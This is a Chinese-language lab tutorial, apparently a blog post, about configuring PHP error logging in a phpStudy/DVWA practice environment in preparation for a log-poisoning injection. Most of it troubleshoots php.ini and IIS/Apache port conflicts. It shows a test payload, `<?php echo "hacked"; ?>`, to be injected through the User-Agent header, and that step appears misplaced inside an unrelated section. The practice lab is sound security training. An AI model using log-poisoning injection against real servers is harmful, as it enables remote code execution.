文件。
如果你看到文件里有一行内容包含 <b>Warning</b>: include(failed to open stream... 并且后面跟着 <?php echo "hacked"; ?>,那就说明注入成功了!

我们来分析一下日志里的内容
日志里清晰地记录了:
- 时间:
[25-May-2026 21:10:02 Asia/Shanghai]—— 刚才的时间。- 错误类型:
PHP Fatal error—— 致命错误。- 错误原因:
Call to undefined function test_undefined_function()—— 正是我们在代码里故意写的那个不存在的函数。- 位置:
in E:\desktop\bachang\DVWA\test_error.php:7—— 文件路径和行号都完全对上了。这意味着什么
- 配置生效:你的
php.ini里的log_errors = On和error_log路径配置都已经起作用了。- 环境打通:你现在的 DVWA (8088端口) 环境已经具备了记录错误的能力。
- 可以开始实战:这意味着,当你接下来在 DVWA 里进行 SQL 注入或者代码审计时,如果产生了 PHP 报错,这些敏感信息都会被记录在这个文件里。
可能出现的问题1:
文件夹 D:\phpstudy_pro\WWW 里没有生成的 php_errors.log 文件。

说明 PHP 的错误日志配置还没有生效。我们需要先解决文件生成的问题,才能进行下一步的注入。
解决步骤:
第一步:检查 php.ini 配置是否完全正确
请再次打开你的 php.ini 文件,找到 error_log 这一行。
- 去掉分号:确保最前面的
;已经删除。 - 检查路径:确保路径是双引号包裹的绝对路径。
修改前(错误示例):
;error_log = php_errors.log修改后(正确示例):
error_log = "D:\phpstudy_pro\WWW\php_errors.log"注意:
- 路径中的反斜杠
\在 Windows 中是转义字符,建议使用双反斜杠\\或者正斜杠/。 - 更稳妥的写法是:
error_log = "D:/phpstudy_pro/WWW/php_errors.log"
第二步:重启 Web 服务
修改 php.ini 后,必须重启 Apache 或 Nginx 才能生效。
- 打开 小皮面板(phpStudy)。
- 找到 Apache 或 Nginx 服务。
- 点击 重启 按钮。
第三步:手动触发一个 PHP 错误
为了强制 PHP 生成日志文件,我们需要让它报一个错。
- 在你的网站根目录
D:\phpstudy_pro\WWW下,新建一个文件,命名为test_error.php。 - 文件内容写入一行简单的 PHP 代码,故意让它报错:
<?php echo $undefined_variable; // 这是一个未定义的变量,会触发 Notice 错误 ?> - 在浏览器中访问这个文件:
http://localhost/test_error.php
第四步:检查文件是否生成
刷新你的 D:\phpstudy_pro\WWW 文件夹,查看是否生成了 php_errors.log 文件。
- 如果生成了:打开它,里面应该有刚才的报错信息。说明配置成功,可以进行下一步注入。
- 如果还是没有生成:请检查以下几点:
- 权限问题:确保
WWW文件夹对 Everyone 或 IIS_IUSRS 有写入权限。 - display_errors:确保
php.ini中的display_errors = On(虽然这不影响日志,但能帮你确认 PHP 是否在运行)。 - error_reporting:确保
error_reporting = E_ALL,这样所有的错误(包括 Notice)都会被记录。
- 权限问题:确保
可能出现的问题2:
不是配置的问题,而是服务器的问题

原因很简单:你正在用 IIS 服务器运行,而不是 Apache。

请看截图里的“模块”一栏写着 IIS Web Core,物理路径在 C:\inetpub\wwwroot。这意味着:
- 你修改的
php.ini是 phpStudy (Apache) 的配置文件。 - 但你浏览器访问的是 Windows 自带的 IIS 服务器。
- 结果: IIS 根本没读取你刚才修改的
php.ini,所以日志文件当然不会生成。
解决方法(二选一)
方案 A:使用 phpStudy 的 Apache(推荐,最简单)
-
修改访问地址:
不要访问localhost,要访问127.0.0.1。- 在 hosts 文件中,
localhost通常指向 IPv6 或者 IIS,而127.0.0.1强制指向 IPv4(Apache)。 - 试着访问:
http://127.0.0.1/test_error.php
- 在 hosts 文件中,
-
或者停止 IIS 服务:
- 打开小皮面板(phpStudy)。
- 确保 Apache 是绿色的(运行中)。
- 如果端口冲突(80端口被占用),你需要去小皮面板里把 IIS 停掉,或者把 Apache 的端口改成 8080。
方案 B:如果你坚持要用 IIS
如果你非要在这个环境下做实验,那你修改的 php.ini 位置不对。你需要找到 IIS 使用的那个 php.ini(通常在 C:\Program Files\PHP\vXX\php.ini 或者类似位置),而不是 phpStudy 文件夹里的。
建议操作
为了教程顺利,请执行 方案 A:
- 确保小皮面板里的 Apache 是启动状态。
- 在浏览器地址栏输入:
http://127.0.0.1/test_error.php - 如果看到报错页面(Notice: Undefined variable...),再去
D:\phpstudy_pro\WWW刷新,php_errors.log绝对会出现。
可能出现的问题3:
换成了127.0.0.1还是报错

问题出在 IIS 和 phpStudy 的端口冲突 上。
问题诊断
请仔细看第一张图的“详细错误信息”:
- 模块:
IIS Web Core(说明是 Windows 自带的 IIS 在处理请求,而不是 phpStudy 的 Apache) - 物理路径:
C:\inetpub\wwwroot\test_error.php(说明 IIS 去 C 盘找文件了) - 你的文件位置:
D:\phpstudy_pro\WWW\test_error.php(文件其实在 D 盘)
结论:虽然你访问了 127.0.0.1,但你的电脑上 IIS 占用了 80 端口,导致请求被 IIS 抢走了,根本没经过你配置好的 phpStudy,所以日志文件不会生成。
解决方法(必须做这一步)
我们需要把 80 端口抢回来给 phpStudy 用。
第一步:停止 IIS 服务
- 按键盘
Win + R,输入services.msc,回车。 - 在列表里找到 World Wide Web Publishing Service。
- 右键点击它,选择 “停止”。
- (可选)如果有 IIS Admin Service,也右键停止。
第二步:重启 phpStudy 的 Apache
- 打开 小皮面板(phpStudy)。
- 找到 Apache。
- 如果它显示“已启动”,先点 “停止”,等几秒再点 “启动”。(这一步是为了让它重新占用刚刚空出来的 80 端口)
- 确保 Apache 后面的灯是 绿色 的。
第三步:再次测试
- 刷新浏览器页面,访问
http://127.0.0.1/test_error.php。 - 此时你应该能看到 PHP 的报错信息(
Notice: Undefined variable...),而不是 IIS 的 404 页面。 - 去
D:\phpstudy_pro\WWW文件夹刷新,php_errors.log应该就出现了!
可能出现的问题4:
如果嫌关闭iis比较麻烦,能不能使用别的端口?

当然直接利用现有的其他端口来解决问题。
这里有 两个更简单的方案,你可以任选其一,推荐方案 A 最快。
方案 A:利用现有的 8088 端口(最快)
看截图,你的第 2 个网站 dvwa 正在运行,端口是 8088,状态是“正常”。
-
把测试文件复制过去
- 把你刚才创建的
test_error.php文件,复制到dvwa的物理路径文件夹里。
- 把你刚才创建的
-
访问新地址
- 在浏览器访问:
http://localhost:8088/test_error.php - 或者:
http://127.0.0.1:8088/test_error.php
- 在浏览器访问:
-
查看日志
- 因为这个网站也是由 phpStudy 管理的,它会使用你刚才配置的
php.ini。 - 去
D:\phpstudy_pro\WWW查看,php_errors.log应该就生成了。
- 因为这个网站也是由 phpStudy 管理的,它会使用你刚才配置的
方案 B:修改 localhost 的端口(如果你想坚持用 localhost)
如果你想修复 localhost 这个站点:
-
修改端口
- 在截图的列表中,点击
localhost这一行的 “管理”。 - 在弹出的设置里,把端口从
80改成8080(或者其他空闲端口)。 - 保存并重启 Apache。
- 在截图的列表中,点击
-
访问
- 以后访问就要带端口号了:
http://localhost:8080/test_error.php -
找到 User-Agent,修改成
- 以后访问就要带端口号了:
<?php echo "hacked"; ?>可能出现的问题5:
显示别的页面,not found了,但是还是没有出现log文件

这个 404 错误是因为你访问的 URL 路径和实际存放文件的路径不匹配导致的。
问题诊断
- 你的网址:
127.0.0.1:8088/test_error.php- 这意味着你在请求网站的 根目录 下找
test_error.php。
- 这意味着你在请求网站的 根目录 下找
- 你的网站配置:看上一张图,端口 8088 对应的网站是
dvwa。- 通常 DVWA(一个安全测试平台)的配置文件(
.conf或.vhost)会把它的根目录指向类似.../www/dvwa这样的子文件夹,而不是.../www根目录。 - 所以,当你访问
:8088/时,服务器其实是去dvwa的专属文件夹里找文件,而不是去D:\phpstudy_pro\WWW里找。
- 通常 DVWA(一个安全测试平台)的配置文件(
解决方法(二选一)
方案 A:把文件放到 DVWA 的目录里(推荐,为了做实验)
既然 8088 端口对应的是 DVWA 环境,你就把 test_error.php 放到 DVWA 的文件夹里。
- 找到 DVWA 的物理路径。
- 你在小皮面板里点击
dvwa那一行的 “根目录” 或 “打开目录” 按钮(通常在“管理”旁边,或者右键菜单里)或者直接找到dvwa的根目录,而不是WWW的那个文件夹里的dvwa文件夹。
- 你在小皮面板里点击
- 把
test_error.php复制进去。 - 再次刷新网页
127.0.0.1:8088/test_error.php。
方案 B:在 localhost (80端口) 上解决问题(最正统)
如果你想把文件放在 D:\phpstudy_pro\WWW,你就必须用 localhost 或 127.0.0.1 的 80端口 访问。
- 必须解决端口冲突:
- 正如之前所说,你的 80 端口被 IIS 占了。
- 按
Win+R-> 输入services.msc-> 找到 World Wide Web Publishing Service -> 停止它。
- 重启 Apache:
- 回到小皮面板,重启 Apache。
- 访问:
- 访问
http://127.0.0.1/test_error.php(不要加 :8088)。 - 这时候你的文件就在
D:\phpstudy_pro\WWW里,访问也就对了。
- 访问
建议先试方案 B,因为你的 php.ini 配置(error_log 路径)是基于 WWW 目录的,这样最不容易出错。
可能出现的问题6:
现在什么都没显示了
